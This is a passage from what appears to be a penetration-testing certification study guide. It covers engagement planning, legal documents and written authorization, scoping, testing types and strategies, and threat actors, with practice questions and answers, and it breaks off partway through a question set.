Support resources are information that aids penetration testers in test planning and execution. Details about applications, systems, networks, facilities, staff, or operations may shape the test plan by identifying potential vectors for attack, required tooling for exploitation, and even aid in target selection. In some cases, these will be provided by the target organization. In other cases, such as black box testing, these will be discovered during the process of testing. You'll find a few examples of support resources in [Table 1.1-1](#). (Black box testing is discussed in [Objective 1.3](#).)

TABLE 1.1-1 Example Support Resources

Resource	Description
WSDL/WADL file	An XML document that describes a web service or web application. It includes details such as the location of the service or application, the types of data the service or application uses, what data is required for each operation, the protocol and port(s) used, and what operations the service or application can perform.
SOAP Project	A SOAP project can be created from a WSDL. This project allows the tester to implement the necessary message formats to meet the expectations of the service as defined by the WSDL so that the service can be tested.
SDK documentation	Documentation of the development tools used to create applications for a particular platform. This may provide insight into what programming language and functions are used in the back end of an application, as well as how it interacts with the underlying operating system.
Swagger document	A swagger document is API documentation that is automatically generated from the code of an application.
XSD file	An XML Schema Definition (XSD) file formally describes the elements of an XML document. It includes elements and attributes that may appear in the XML document; the number of child elements; and their order, default values for attributes and elements, and the data types for attributes and elements. This helps a tester understand what format an XML message needs to have and what attributes or elements can be manipulated while testing an application or service.
Sample application requests	Packet captures or selected samples of application requests or code that help the tester understand how the application works in practice.
Architectural diagrams	Documentation of system or data flows within a complex system. A visual representation of connections between components that help a tester identify testing targets, potential weaknesses for exploitation, and deployment points for penetration testing devices.



ADDITIONAL RESOURCES Learn more about XSD at
https://www.w3schools.com/xml/schema_intro.asp.



EXAM TIP Exam questions may focus on the relationships between these terms (API, SOAP, and WSDL) and their usage during a penetration test.

A web service is a web-accessible interface to a system. For another system to interact with that service, the service has expected inputs and expected outputs. Think of this as an API: a set of rules that determines what goes in, how, and what is expected to come out so that a client can interact with an application.



KEY TERMS An **application programming interface** (API) is a set of procedures or functions that allow clients to access the data of an application, system, or service.

SOAP originally stood for Simple Object Access Protocol, and while this was abandoned in v1.2, it is sometimes still referenced by the longer name.

WSDL stands for Web Services Description Language. This may sometimes also be referred to as Web Services Definition Language. It is most commonly associated with SOAP.

Since web applications are all programmed in different languages, it makes sense to use a common language that all of the application languages can read to process this input and output. One example is called XML (eXtensible Markup Language). This provides a uniform language to describe information from one web service to a client. If a web service does not provide XML data, it can be converted to XML for use. SOAP is a messaging specification for web services that defines how these web services can exchange that XML-structured information. A WSDL document describes what a client needs to know to interact with the web service. That document contains information like the protocol and port on which the service runs, what types of data are expected in a request, and what kinds of data the service can provide. So, when a client reads a WSDL, it can construct a request in XML, formulate it using a SOAP request, and use that to communicate with a web service.



ADDITIONAL RESOURCES You can read more about WSDLs, SOAP, and web services, including examples of WSDL files, at https://www.w3schools.com/xml/xml_services.asp and at the links from that page.

Since WSDL can specify a port and protocol, it can be used outside of web application contexts. It has been expanded to broader capabilities. While it is still considered to be a lightweight implementation, it can be used in mail protocols, for example, too. WADL is specifically designed for web applications. It references web URIs, not ports and protocols. So, WSDL can do all that WADL can do, but WADL cannot do all WSDL can do. Some applications will use a WADL instead of a WSDL.



KEY TERMS **XSD** stands for XML Schema Definition. This defines the content and structure of elements and attributes within an XML document.

WADL stands for Web Application Description Language. This is a lighter-weight solution than WSDL, and is often associated with RESTful applications.

Web applications that are designed with architectural styles like REST may not use SOAP or XML at all. A RESTful API can be designed to exchange data universally using different data formats and protocols. Swagger allows developers to build documentation about how to access their APIs automatically from their code. Frequently, APIs have different versions, and Swagger will explain the differences in version automatically. Since it is much easier to use than WSDL or WADL, Swagger is a common format that is often considered to be the REST equivalent of a WSDL. WADL can also be used to describe a RESTful API; however, it is much harder to use and less flexible during ongoing development than Swagger.



EXAM TIP Swagger and WADL are often REST equivalents of WSDLs. But

Swagger is more likely to be used than WADL because of its ease of use.



ADDITIONAL RESOURCES You can read more about RESTful web services at <https://www.w3schools.in/category/restful-web-services/>.

Developers use software development kits (SDKs) to create applications. The SDK defines what functions are available for a language to interact with the underlying platform. The functions to interact with a Windows operating system versus a Linux operating system may differ, for example. Knowledge about the SDK will not only tell the tester what language is used to create the application but also what language functions and features are likely in use. This is great contextual information to search for vulnerabilities in applications.



KEY TERM **SDK** stands for software development kit. It provides developers with a set of tools or libraries, possibly including code examples, processes, and guides, to create applications for a given platform in a given language.

REVIEW

Objective 1.1: Explain the importance of planning for an

engagement Penetration testers must gather information about their target in order to make an appropriate test plan. Keeping communications confidential and knowing when to communicate, what to communicate, and with whom to communicate are critical to the success of the test. Likewise, understanding budgetary impacts, technical limitations on testing, and working with stakeholders to plan for contingencies are all part of the penetration testing process. Following the rules of engagement, providing the right disclaimers, and escalating issues to the right parties protect the tester during the test.



EXAM TIP Consider each of the goals of scoping a penetration test carefully. Which steps or information would have the most impact to the outcome of testing if it were not completed as expected? Keep this in mind as you review each component of this objective.

1.1 QUESTIONS

- 1.** Who are the stakeholders for a pentesting engagement?
 - A. The pentester, the project manager, and the CIO
 - B. All of the security department
 - C. Those who are affected by the testing
 - D. The CEO, the CIO, the pentester, and an accounting staff member
- 2.** What does SOAP stand for?
 - A. Service-Oriented Architecture Protocol
 - B. Simple Object Access Protocol
 - C. Serialized Object Authentication Protocol
 - D. LSimple Object Architecture Protocol
- 3.** What is the difference between a WSDL, WADL, and Swagger file?
 - A. WADL is for applications, WSDL is for services or applications, and Swagger can generate documentation from code.
 - B. WSDL is for applications, Swagger is for documenting Java, and WADL is for services.
 - C. WADL is for applications, Swagger is for documenting Java, and WSDL is for services.
 - D. WSDL is for documenting Java, Swagger is for API documentation, and WADL is for applications.
- 4.** How does budget affect planning for an engagement?
 - A. Budget is what a penetration test costs, and it determines what a penetration tester gets paid.
 - B. Budget determines the scope, targets, and compliance requirements.
 - C. Budget determines what tools a pentester can use and when the test takes

place.

- D. Budget determines the tools and scope and influences how the test is conducted.
5. What is an unknown requirement?
- A. Part of a threat model that addresses undiscovered contingencies.
 - B. Documented limitations for the penetration tester.
 - C. All of the things a penetration tester needs in order to test.
 - D. Needs that were not predicted during planning.
6. What is a technical constraint?
- A. Limitations on testing that are caused by technology.
 - B. Scoping limitations on tested resources.
 - C. Gaps in functionality of penetration testing tools.
 - D. Limitations placed on technology to avoid scope creep.
7. What is impact analysis?
- A. The results of gravity applied to an appliance.
 - B. An exploration of a target organization's risk acceptance processes.
 - C. An examination of potential effects of testing on a target.
 - D. Calculation of the time systems are down subsequent to testing.
8. Name two kinds of disclaimers that may go along with a penetration test.
- A. Pentest disclaimer and scope disclaimer.
 - B. Point-in-time disclaimer and completeness disclaimer.
 - C. Impact disclaimer and liability disclaimer.
 - D. Master services disclaimer and statement of work disclaimer.
9. What is a communication escalation path, and why is it important?
- A. A chain of command that penetration testers use to communicate with authorized personnel. It introduces shared decision making and reduces liability to the tester.
 - B. A list of people to call if others are not available. It ensures a fast response when a penetration test causes an incident.
 - C. A procedural documentation of how communication occurs during testing. It avoids customer disputes by defining regular project status updates.
 - D. A dispute resolution document that explains how disputes about testing are to be resolved through the chain of command. It makes sure penetration testers understand the testing scope.

- 10.** What does ROE stand for, and what is it?
- A. Rights, opportunities, and execution. A document that outlines penetration testing methodologies, expectations, and objectives.
 - B. Remediation objectives for engagement. A document that outlines penetration testing objectives and explains remediation timelines.
 - C. Rules of engagement. A document that explains how testing can be conducted, including rights and limitations for the tester.
 - D. Rights, objectives, and engagement. A document that binds the target organization and the testing organization contractually to the work.

1.1 ANSWERS

- 1.** **C** Stakeholders are those individuals who need to be involved in planning or communication because they are directly affected by the testing.
- 2.** **B** Simple Object Access Protocol. See the section “Support Resources” for more details.
- 3.** **A** WADL files are ideal for web applications, but not services, as they don’t specify ports or protocols. WSDL files may be for services or applications. Swagger files automatically generate API documentation from code and are commonly considered to be WSDL for RESTful APIs. See the section “Support Resources” for more details.
- 4.** **D** A budget may introduce technical constraints and affect the target scope or type of testing. The “Budget” section discusses this in more detail.
- 5.** **D** An unknown requirement is a requirement that was not known during initial planning based on the information available.
- 6.** **A** Technical constraints are impacts to testing that are caused by technical limitations. Technical limitations are imposed by tools, budget concerns, and considerations of impact. See the section “Technical Constraints” for detailed examples.
- 7.** **C** Impact analysis is a determination of the potential effects of testing on a target. See the section “Impact Analysis and Remediation Timelines” for details.
- 8.** **B** Point-in-time disclaimer and completeness disclaimer. See the “Disclaimers” section for additional information.
- 9.** **A** A communication escalation path is a chain of command that penetration testers use to communicate with authorized personnel. This protects the

penetration tester against outcomes of these decisions, as they are not made solely by the penetration tester.

10. C ROE stands for rules of engagement, and it establishes how the testing can be conducted. This term is defined in the “Rules of Engagement” section.



Objective 1.2 Explain key legal concepts

A key separator between a penetration test and a jail sentence is the legal documentation for the test. Contracts, consent forms, and environmental considerations all need to be signed and documented as part of the penetration testing process. In this section, we'll discuss the key legal concepts behind a penetration test.

Contracts

Contracts establish the mutual terms of interaction between the parties involved in the engagement. These documents define the rights and limitations for the client and the testing organization and should contain information that protects both parties. The documentation needed for a penetration test may take different formats, depending on whether the penetration tester is internal or external to the target organization. Consultancies, for example, must define terms of payment and confidentiality that internal penetration testers do not need, due to the nature of their employment for the organization being tested. [Table 1.2-1](#) outlines key contract documents.

TABLE 1.2-1 Contracts

Document	Description
MSA	<p>An MSA, or master services agreement, is a contract between parties that defines how future transactions or agreements are governed. This includes payment terms, dispute resolution, rights assignment, and other information necessary to provide indemnification and allocate risk. Additional documentation such as an SOW covers project-specific work. Think of this as a catch-all for cost management.</p>
SOW	<p>An SOW, or statement of work, is a project-specific document that often contains addended documents such as the rules of engagement or other authorization forms. The SOW sets expectations for the engagement with both parties. This may include information about what deliverables are expected, the time frame for the agreement, milestones for payment or delivery, and responsibilities for both parties. This document is critical for handling scope creep.</p>
NDA	<p>A nondisclosure agreement (NDA) contractually forbids either party from sharing anything confidential with unauthorized parties. This means knowledge about the environment, information from the test, information shared between parties regarding the test, or any other material related to the test.</p>

Cross-References

Scope creep is discussed further in [Objective 1.3](#).

Rules of engagement are discussed in [Objective 1.1](#).

Written authorization is discussed later in this objective.

Environmental Differences

Penetration testers need to adhere not only to contract terms from the SOW, NDA, and MSA but also need to ensure that penetration testing activities conform to the laws, rules, and regulations of the geographical region and government, as well as the corporation being tested. A few examples of environmental restrictions are identified in [Table 1.2-2](#).

TABLE 1.2-2 Environmental Restrictions

Restriction	Description
Export restrictions	Some countries forbid the export of certain technologies to other countries. The United States, for example, forbids the sharing of certain encryption technology with certain other countries.
Corporate policies	Some organizations have policies that affect penetration testing activities, and these must be observed during testing. Some examples include limitations on brute-force attempts per account due to lockout policies, prohibition of denial of service attacks, or prohibition of certain network attack types to avoid impact to customers who are also hosted in the environment but not in scope for testing.
Local and national government restrictions	Local and national governments may outlaw certain attack types or tools, or even have laws or regulations that limit how penetration testing can be done or how data can be accessed. Penetration testers must know about these laws and regulations to avoid running afoul of governments during testing.

Written Authorization

One of the most important protections for a penetration tester—and a requirement for all penetration testing—is documented approval for testing. This should always be in writing, and it should be signed by the correct authority to grant approval. These documents should

- Identify the appropriate authority to provide approval
- Declare that the signature authority for the document has the authority to sign for the organization being tested
- Define who is authorized to test
- Declare what is being authorized
- Describe the time frame for which authorization is being provided

In the case where third parties are involved—for example, cloud or hosting providers—additional authorization may need to be obtained from the third parties.

REVIEW

Objective 1.2: Explain key legal concepts Appropriate documentation, such as an MSA, SOW, and NDA, may cover the initial agreement for an engagement, but

further documentation is often needed to protect penetration testers from legal repercussions. It is also necessary to document approval from an authorized organizational representative and ensure the approval applies to the correct scope of work to cover the tester. Even when that is done, a tester needs to follow the rules, regulations, and laws according to local and national governments, corporate policies, and third parties.

1.2 QUESTIONS

1. What are an SOW, NDA, and MSA?
 - A. Statement of work, nondisclosure agreement, and material services authorization.
 - B. Documents for penetration test reporting.
 - C. Statute of work, nondisclosure agreement, and material services authorization.
 - D. Statement of work, nondisclosure agreement, and master services agreement.
2. How is an MSA different from an SOW?
 - A. An MSA documents how two organizations should interact. An SOW describes the mutual expectations between two organizations for a specific engagement.
 - B. An MSA describes the services and tests that will be conducted, how they will be conducted, and the goals. An SOW defines the laws, regulations, and policies that serve as guidelines for testing.
 - C. An MSA is an accounting measure to track the balance sheet for a penetration test, while the SOW covers details of material acquisitions.
 - D. An MSA documents how the SOW should be used to create the deliverable, including report templates, tools lists, and checklists. The SOW outlines the timeline for delivery.
3. What are three other sources for laws, rules, or regulations that a penetration tester must follow outside of the contracts that govern an engagement?
 - A. Countries, states, and cities.
 - B. Laws and regulations, export restrictions, and policies.
 - C. Laws and regulations, the stakeholders, and the penetration testing organization.
 - D. Legislation, cities, and countries.
4. What key information should an authorization agreement contain?

- A. Who is authorizing things, what is being authorized, and why it's authorized.
- B. An authorized approver, an authorized tester, an authorized document, and an authorization process.
- C. A statement of authorization for the approver, what is being authorized, who is being authorized, and how long it's authorized.
- D. A date, a signature, and a legal redline.

1.2 ANSWERS

1. **D** Statement of work, nondisclosure agreement, master services agreement. These documents and their respective purposes are discussed in the “Contracts” section.
2. **A** An MSA governs the overall relationship, including payment terms, indemnity, and dispute resolution. An SOW is specific to the engagement and includes milestones, payment schedule, costs, and details related to the scope of a particular project.
3. **B** Local and government laws and regulations, corporate policies, and export restrictions. Limitations are discussed in the “Environmental Differences” section.
4. **C** A declaration that the person signing the document has authority to grant approval on behalf of the organization, what is being tested, who is testing, what testing is being approved, and the length of time the approval is granted. The “Written Authorization” section addresses this.



Objective 1.3 Explain the importance of scoping an engagement properly

Target organizations have a budget that must be met for testing. Testing organizations need to balance available resources with their ability to produce deliverables that meet the target organization’s needs. Scoping is the process of defining the engagement goals, deliverables, tasks, resources, costs, and deadlines in order to meet the budget

and testing capabilities. Some considerations for scoping are

- Goals of testing, to determine testing type
- Any special considerations that affect how the test is run
- Targets for testing
- Technical considerations for testing
- Testing strategy
- Tolerance to impact and risk acceptance by the target organization
- Scheduling for testing
- Threat actor modeling

Much of this information is collected during planning, as referenced in [Objective 1.1](#). The scoping process formalizes these details for the creation of the SOW.

Types of Penetration Testing

Understanding why an organization desires to have a penetration test will enable a tester to determine the appropriate type of assessment. If the primary objective of an organization is to obtain compliance, then the test must follow the rules defined by the regulation or the laws with which the organization intends to comply. If an organization wishes to test its incident response staff, engaging a red team may be most appropriate. Some organizations do not need a penetration test at all, but may find a vulnerability assessment more appropriate. Gathering this information up-front helps the tester make certain to deliver the right test for the organization. In [Table 1.3-1](#), you will find a summary of testing types.

TABLE 1.3-1 Testing Types

Type of Test	Characteristics
Goals-based/objectives-based penetration test	Zero false positives. Not designed for stealth. Typically uses standard available tooling and may use custom tooling. Focuses on impact of identified weaknesses. Active exploitation of weaknesses to further access. Goal data, systems, applications, or objectives define success/end criteria for testing. Often time limited and scope limited. Most often used to demonstrate ROI for security investment in protecting the target.
Compliance-based penetration test	Zero false positives. Not designed for stealth. Typically uses standard available tooling. Often focuses on data access and data handling. Objectives (what to look for) are defined by regulations. Active exploitation of weaknesses to gain access to target systems, applications, or data. Rules for how the test should be conducted may be defined by regulations. Extensively scope limited, with special requirements driven by regulations. Often time limited. Most often used to examine adherence to laws and regulations.
Red team testing	Zero false positives. Designed for stealth. Typically uses custom tooling as well as standard tooling. Focus is on emulating the tactics of known threat actors and to remain undetected in the environment. May also be goal/objective oriented. May use a blend of techniques. For example, the red team may leverage social engineering, network, wireless, and application penetration testing in a single operation. Often run for longer times than other types of penetration tests.

Goals-Based/Objectives-Based Penetration Testing

An organization may establish a goal-oriented penetration test by identifying data or assets that they consider most sensitive. As an example, a company that invents things may consider the intellectual property behind its inventions to be critical to the success of the business. If someone were to break into the company and steal that information, the company may lose business (or go out of business) because they are no longer able to capitalize on the proprietary nature of the invention. In this case, a penetration tester may construct a test to prove whether it is possible to access that information and get it out of the company's environment.



KEY TERM Goals-based/objectives-based penetration testing, or goal-oriented

penetration testing, is penetration testing where attainment of specific objectives (or goals) drives the test.

Compliance-Based Penetration Testing

Certain laws, rules, and regulations define requirements that some kinds of penetration testing are designed to explore. Compliance requirements might dictate the types of data that must be protected, how it may be handled by a tester, what represents a finding when data is exposed, and even where testing must occur logically within the target environment. All of these must be considered during test planning and execution if compliance testing is the goal. (Compliance-based penetration testing is discussed in more detail in [Objective 1.4](#).)



KEY TERM **Compliance-based penetration testing** influences testing criteria according to the terms set forth by laws, rules, and regulations.

Red Team Testing

Unlike other types of penetration testing, the goal of red team testing often includes stealth. The goal of standard penetration testing is not to avoid detection, but to evaluate impact if attacks are successful. These tests are often used to evaluate detection capabilities and response efficacy of organizations. Goals that drive red team engagements may include things like specific dwell time (the amount of time the tester maintains access within the target environment without being ejected by defense) or even goal-oriented considerations like the compromise of a specific system, account, application, or process within the target environment while remaining undetected.



EXAM TIP Use of colors to describe security teams might show up on the exam. Red team is also a general term to use for offensive security (e.g., people who attack systems, such as penetration testers), while blue team is a general term to use for defensive security. This should not be confused with the red team testing type.

Special Scoping Considerations

Organizations that need penetration testing as part of merger activities and evaluations of supply chains may have special testing considerations. Premerger testing is due diligence activity designed to highlight potential impacts that may be realized during the merger or after the merger is complete. Test results should identify countermeasures to prevent breach. Supply chain testing examines data via the business processes through which it flows. This may involve testing business partners, service providers, and other vendors who participate in the business process to be tested. As such, stakeholder identification and approval may require special considerations.

Target Selection

Targets should be defined as part of the penetration test scope. This ensures that the time and resources allocated for testing are appropriate, as well as providing a scope for testing authorization. Targets should be selected according to the target organization's goals for testing, and the tester should identify any special considerations for testing those targets as part of the scoping process during target identification.

Targets

The testing vector will be determined by the organization's goals. A test from outside of the organization's environment may emulate an Internet-based attacker, for example. A test from inside the organization's environment may explore the impact of a workstation that has been compromised by malware or is being used by a malicious insider, for example. Organizations may desire only to test the security of web applications, or of networks, or only the security of their physical controls. All of these will be considered when selecting targets.



EXAM TIP Pay careful attention to the terminology used in a question. If the question makes a reference using a term related to money, the answer will probably be tied to financial matters in some way.

Onsite and offsite targets are important considerations during physical testing. Planning a physical test to get hands-on access to an asset, for example, requires knowledge of where an asset physically resides. An onsite asset resides in the same building or physical location as where the test will occur. An offsite asset resides in some other location.

Internal targets are accessible from inside the organization, but not from outside of it. These targets are often tested as an evaluation of impact from insider threats. However, these are not always onsite assets. Assets that are hosted in a remote data center may still be internally accessible. Internal targets often have access to organizationally sensitive data, processes, or other systems. Access to internal targets typically implies that an attacker has bypassed perimeter security controls, such as firewalls or locked doors.

External targets are Internet facing, or publicly facing. These can be reached from outside the organization's network or facilities. These are not always offsite assets. Assets that are hosted in the same building as internal staff may be externally accessible.

First-party and third-party hosted targets may have different requirements for testing authorization. A first-party hosted target is run by the organization that uses it. A third-party hosted target may be run by a different organization than the organization that uses the target's services. For third-party hosted targets, targets may require third-party testing authorization. Organizations may prefer third-party solutions when it is perceived that an external organization can better focus on securing and maintaining the target.

Physical targets are devices or assets that can be touched. This does not describe data or records, but computers, laptops, USB drives, and door locks. These are common targets of theft attacks (for example, shoplifting), injection of malware via direct access to the system, and introduction of attack devices. With direct access to a physical target that is internal, a tester may be able to get access to other internal targets.

Users have been historically considered the weakest link in the security chain. As technical controls have evolved and become more difficult to bypass, attackers have learned to target users with social engineering techniques in order to exploit access to internal targets that users already possess.

Cross-References

Read more about social engineering in [Objective 3.1](#).



KEY TERM **SSID** stands for service set identifier. It's a broadcast name used to identify wireless access points (WAPs). Multiple WAPs can work together to serve a single SSID to enable roaming within a wireless LAN (WLAN).

SSIDs are the names of wireless local area networks (WLANs). Wireless networks may be accessed without a physical connection, and may often be accessed nearby and from outside the physical controls of an organization. If an organization broadcasts SSIDs, they may be more vulnerable to wireless attacks.

Cross-References

Read more about wireless attacks in [Objective 3.3](#). Tools for wireless penetration testing are discussed further in [Objectives 4.2/4.3](#).

Applications often contain sensitive information or are connected to other systems that contain sensitive information. One example is credit card data. Websites may be designed to sell goods and process a credit card via a web application. That credit card information must pass through the application or may even be in a database that the application talks to. External applications may be particularly attractive targets for attackers due to the information and access they have.

Testing Considerations

Once target selection is complete, the testing plan needs to consider the role of organizational controls during testing. Knowing about the security controls in the environment helps the tester and the target organization realize the most gains, given the time allocated for testing. Organizational policies and technical controls are both security controls.

Some examples of organizational policies may include things like password length and complexity requirements, rules about account reuse, or rules governing what assets are allowed to be deployed within the environment. Testers must consider the impact of these rules on testing, as testing must follow all organizational policies. Additionally, assets that do not adhere to policies may introduce exploitable vulnerabilities whose impact should be explored.

Technical controls are also important for test scoping. Testers may use knowledge

about technical controls to plan what kinds of attacks are done during testing, determine the deployment location for testing, and define details about the attack vector. To use the time most effectively, organizations may enable a tester to bypass certain technical controls during testing. This focuses the test on exploring the impact of an attack on the protected targets rather than exploring the possibility of whether the control can be bypassed. Three examples of where a penetration test may need to bypass a control are IPS, WAF, and NAC.

IPSs and WAFs examine transactions over the network, detect patterns of attack, and then block them. To prevent this from stopping a penetration tester whose goal is not to be stealthy, the target organization may choose to whitelist the penetration testing platform so that it is not analyzed by or blocked by these controls.



KEY TERMS **Whitelisting** is the process of explicitly allowing something through security controls. For example, if an organization wants to allow users to access one website but not others, they might whitelist that particular website.

Blacklisting is the process of specifically denying something through security controls. For example, if it is against corporate policy for users to access a particular website, that website can be blacklisted.

WAF stands for web application firewall. This control stands between a user and a web application and analyzes interactions with the web application for known patterns of malicious behavior and blocks the requests.

IPS stands for intrusion prevention system. This control stands between a user and a system and analyzes the network traffic for known patterns of malicious behavior and blocks the traffic.

Another example of controls that may feature prominently during a scoping discussion is network access control (NAC). NAC checks the security posture of a device when it connects to a network and either enables it to connect or prevents it from connecting to the network. In the case where only approved devices are whitelisted, the target organization and the tester must decide whether time should be dedicated to bypassing the NAC control during testing or if an exception should be placed to allow the penetration testing device onto the network so that the time can be spent evaluating other things.

The process of temporarily or permanently allowing the bypass of a security control

creates a security exception. A security exception allows fragile systems that cannot be patched due to stability issues to remain unpatched even though a policy requires updating, for example. Security exceptions are often managed through a risk management process that requires security review and approval within the organization. Often, this review process requires exceptions to implement additional controls to mitigate the risks posed. An example might be limiting the exception to a very narrow range of systems (one system excepted) or to limit the exception to a narrow time frame. In the cases where a system has a security exception, it may have known vulnerabilities. However, exploiting those vulnerabilities has no value during a penetration test. Knowing what security exceptions exist and whether those fall within the scope of testing should help avoid unnecessary disruption and unnecessary work. (Read more in the “Risk Acceptance” and “Tolerance to Impact” sections of this objective.)



KEY TERMS NAC stands for network access control. Through the implementation of captive portals, or network quarantine, NAC systems can isolate clients attempting to connect to a network based on validation criteria that include, but are not limited to, MAC addresses, software profiles, and other identifying host characteristics.

Certificate pinning is the process of associating a host with its expected X509 certificate or public key. It allows bypass of the traditional certificate authority lookup process and is designed to protect against man-in-the-middle attacks.



ADDITIONAL RESOURCES Read more about certificate pinning and some possible testing implications at OWASP:

https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

Strategy

To get an “attacker’s point of view,” many organizations seeking penetration testing will initially opt for black box security testing. By providing the tester with no information at

all, an organization may gain some insight into how attackers find what is interesting to attack. However, since this approach requires significant interaction with the owner—a tester cannot test something unless it is approved to be in scope, so that must be verified along the way—some organizations opt for a gray box security testing approach instead. During this type of test, some information may be disclosed to the tester, such as network ranges and specific system details—just enough to get the test going without needing verification at each step.

Both of these approaches are good for an initial idea about what an attacker might see. However, the reality is that attackers are not as limited by time as penetration testers. What a penetration test may find during a limited period of time is not as broad as what an attacker might identify with months of time to perform a similar examination. Therefore, it is common for organizations to follow black box testing with gray box or even white box security testing, where more complete knowledge of the target (and access to the target) enables the penetration tester to more thoroughly explore the target during a shorter time frame. These strategies are summarized in [Table 1.3-2](#).

TABLE 1.3-2 Testing Strategies

Strategy	Description
Black box	The tester operates with no knowledge about the target system. The tester must discover the target and confirm it with the testing point of contact.
White box	The tester operates with full knowledge of the target environment, including access to source code, additional accounts for testing at multiple privilege levels, and design documentation.
Gray box	The tester has some information about the target system, maybe including IP addresses, architectural diagrams, or basic target data. A tester may have knowledge of accounts that exist, or even access to low-privilege or no-privilege accounts at the start of the test. Often the tester does not have full design documentation, access to source code, or full privileges at the start of the test.

Risk Acceptance

In the event that a risk is identified, the organization must decide how to deal with the risk. An organization may accept the risk, avoid the risk, transfer the risk, or mitigate it. In the case a risk is accepted, it has been determined that nothing further needs to be done about the risk. Avoiding the risk involves eliminating the risk, for example, by fixing the vulnerability entirely or removing the asset that introduced the risk. Risk

transference is the process of getting someone else to take responsibility for the risk, such as using insurance policies or outsourcing. Mitigating a risk is reducing the likelihood of impact, or reducing the impact itself until it is tolerable.

Tolerance to Impact

Penetration testing can cause impact. Whether this is an impact to performance, the unintentional disruption of a service, or even the triggering of alarms on monitoring systems, the impact of penetration testing needs to be discussed as part of scoping. The target organization will want to discuss what they are willing to tolerate so that the appropriate communication, timing, and testing techniques are used. This will involve documenting what testing is in scope and what testing is out of scope as part of the scoping process.

Scheduling

Depending on the target organization's tolerance to impact, certain types of testing may need to be conducted either during off-hours or during times when staff will be known to be available to respond. Anything that is likely to cause a denial of service, for example, may need to be scheduled outside of business hours to lessen the impact.

Scope Creep

Once the scope is established and the SOW is signed, the test is bound by contractual agreement. Failure to follow this agreement could waive protections that the SOW grants to the tester. Any changes to what is tested or to the testing being done would take away from the already planned activities. Deviations from the SOW can cause disputes based on differences between what is done versus what was agreed upon in a signed agreement. It may cause the tester or target organization to incur additional unplanned costs. It could affect the quality of the test if the amount of work is increased without increasing the time or resources allocated to perform the work.

When these are requested by the target organization, this is called scope creep. Up-front planning is vital for avoiding scope creep. If additional testing is requested or the scope is significantly changed, the SOW may need to be addended with additional language and approvals.



KEY TERM **Scope creep** is when additional actions or targets are added to the test after the SOW has been signed.

Threat Actors

Threat actors are those who are willing to attack an organization with the intent to do harm. Capabilities and intents vary. Threat intelligence organizations have different frameworks to describe these attributes. For penetration testing, it may be necessary to explore the impact of a particular threat actor within an environment. This may influence the attack vector (internal or external), techniques for achieving access, tooling used, or goals of testing. Each actor is different, but [Table 1.3-3](#) gives examples of capabilities and intents in broad strokes for some identified adversary types.

TABLE 1.3-3 Threat Actors, Capabilities, and Intent

Actor Tier	Capability	Intent
APT	Advanced skill, custom tooling and publicly available tooling, manual attacks with some automation, frequently well-resourced/funded	Financial gain, espionage
Script kiddies	Novice-level skill, use publicly available tooling, automated attacks, frequently nonfunded/low-funded	Disruption of service, reputational damage
Hacktivists	Typically novice to intermediate skill, mixture of custom tooling and publicly available tooling, frequently nonfunded/low-funded	Reputational damage
Insider threat	Typically novice to intermediate skill, publicly available tooling, or native capabilities, frequently nonfunded	Data theft, reputational damage, financial gain



KEY TERM **APT** stands for advanced persistent threat. This is a catch-all term used to describe skilled human adversaries who often have criminal or government

sponsorship.

Some organizations break threat actors into tiers based on their capability and ability to cause impact. Generally, higher-tier actors use a blend of attacks to obtain access, have greater expertise to execute attacks, are capable of bypassing more advanced defenses, and have significant financial or organizational backing. Lower-tier actors tend to use whatever tools are available, focus on opportunistic attacks, have the least experience, are often thwarted by automatic security controls, and have minimal financial or organizational backing.

APTs are often highly skilled with significant financial and technological resources that can be used to stage complex, low-visibility attacks. Frequently backed by political or criminal organizations, they may seek to conduct espionage or financial heists with the intent of obtaining financial gain, political or economic advantage, or to influence current events.

Script kiddies are unskilled attackers who execute opportunistic automated attacks using off-the-shelf technology, often without understanding their use. These often exist in higher numbers than other tiers of attacker and tend to be responsible for denial of service, web defacement, or other forms of Internet vandalism. Script kiddies often work alone or in small disorganized groups.

Hacktivists are often politically motivated, intermediately skilled individuals whose disaffection with a company, social element, or entity causes them to hack a target with the goal of embarrassing or disrupting it. These individuals tend to operate alone or in small semi-organized groups.

Insider threat is a term used to describe individuals with existing access or knowledge from inside a target organization. These may be disgruntled staff who wish to get even by causing harm to their organization, victims of blackmail or other forms of extortion, or even innocent bystanders who fall for social engineering schemes of external attackers.

Threat Models

Threat modeling is a structured process that allows organizations to quantify and enumerate risks by identifying attack vectors, attack methods, and tools that might be used against a target environment. The focus here is on what actions could happen to which assets. There are several frameworks and methodologies to do this, and additional resources are cited here if you would like to read more about some of the tooling used in threat modeling. But the key point of threat modeling is to define the appropriate scope for testing by understanding what assets are most important and which actions are most likely to achieve the goals of the test.



ADDITIONAL RESOURCES The Penetration Testing Execution Standard discusses threat modeling at a high level without getting into the specifics of tooling. Visit http://www.pentest-standard.org/index.php/Threat_Modeling.

For more information about Microsoft's threat modeling process, visit <https://www.microsoft.com/en-us/securityengineering/sdl/threatmodeling>.

Carnegie Mellon University's Software Engineering Institute's white paper "Threat Modeling: A Summary of Available Methods" (Shevchenko et al., July 2018) is a good read about threat modeling methods.

REVIEW

Objective 1.3: Explain the importance of scoping an engagement

properly Scoping an engagement properly is vital to the success of an engagement. Appropriate scoping helps prevent disputes by avoiding scope creep and handling it appropriately when it arises. Not only does this help ensure that testing activities remain within budget, but it helps minimize impact and align testing goals with the target organization's goals. Scoping involves the selection of targets, the appropriate testing type, and testing strategies based on the goals of the organization. It involves scheduling testing appropriate to the target organization's tolerance for impact, understanding threat actors and organizational threat models, and accounting for any special considerations that affect the scope.

1.3 QUESTIONS

1. An APT would typically be considered to be what threat actor tier?
 - A. High tier.
 - B. Low tier.
 - C. Mid-tier.
 - D. No tier.
2. Focusing on what actions may happen to what assets is part of what process?
 - A. Penetration test planning.

- B. Threat modeling.
 - C. Scoping.
 - D. Target selection.
3. Name three types of penetration testing.
- A. Vulnerability assessment, validated penetration testing, full-scope testing.
 - B. Goals-based or objectives-based penetration testing, red teaming, and compliance-based penetration testing.
 - C. Black box, gray box, and white box penetration testing.
 - D. Compliance-oriented penetration testing, goal-teaming or objective-teaming penetration testing, and red-blue penetration testing.
4. What is the difference between black box penetration testing and gray box penetration testing?
- A. Black box testing is only done by criminals, but gray box testing has approval.
 - B. Black box testing does not define the scope or testing method in advance of the test. Gray box testing allows hands-on access to all assets.
 - C. Black box testing gives no information to the tester. Gray box testing gives some (but not all) information to the tester.
 - D. Black box testing requires a full red team, but gray box testing can be done by a single penetration tester with an auditor.
5. Why are applications targets for testing?
